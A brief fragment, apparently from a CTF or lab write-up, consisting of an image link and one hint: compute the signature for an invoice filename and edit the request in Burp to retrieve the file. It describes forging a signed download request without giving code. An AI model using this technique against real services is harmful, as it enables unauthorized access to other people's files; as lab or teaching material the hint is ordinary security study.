
You can also just calculate the signature for the filename CLEARWATER_SHP_001_invoice.pdf and edit a request in Burp, it will also work.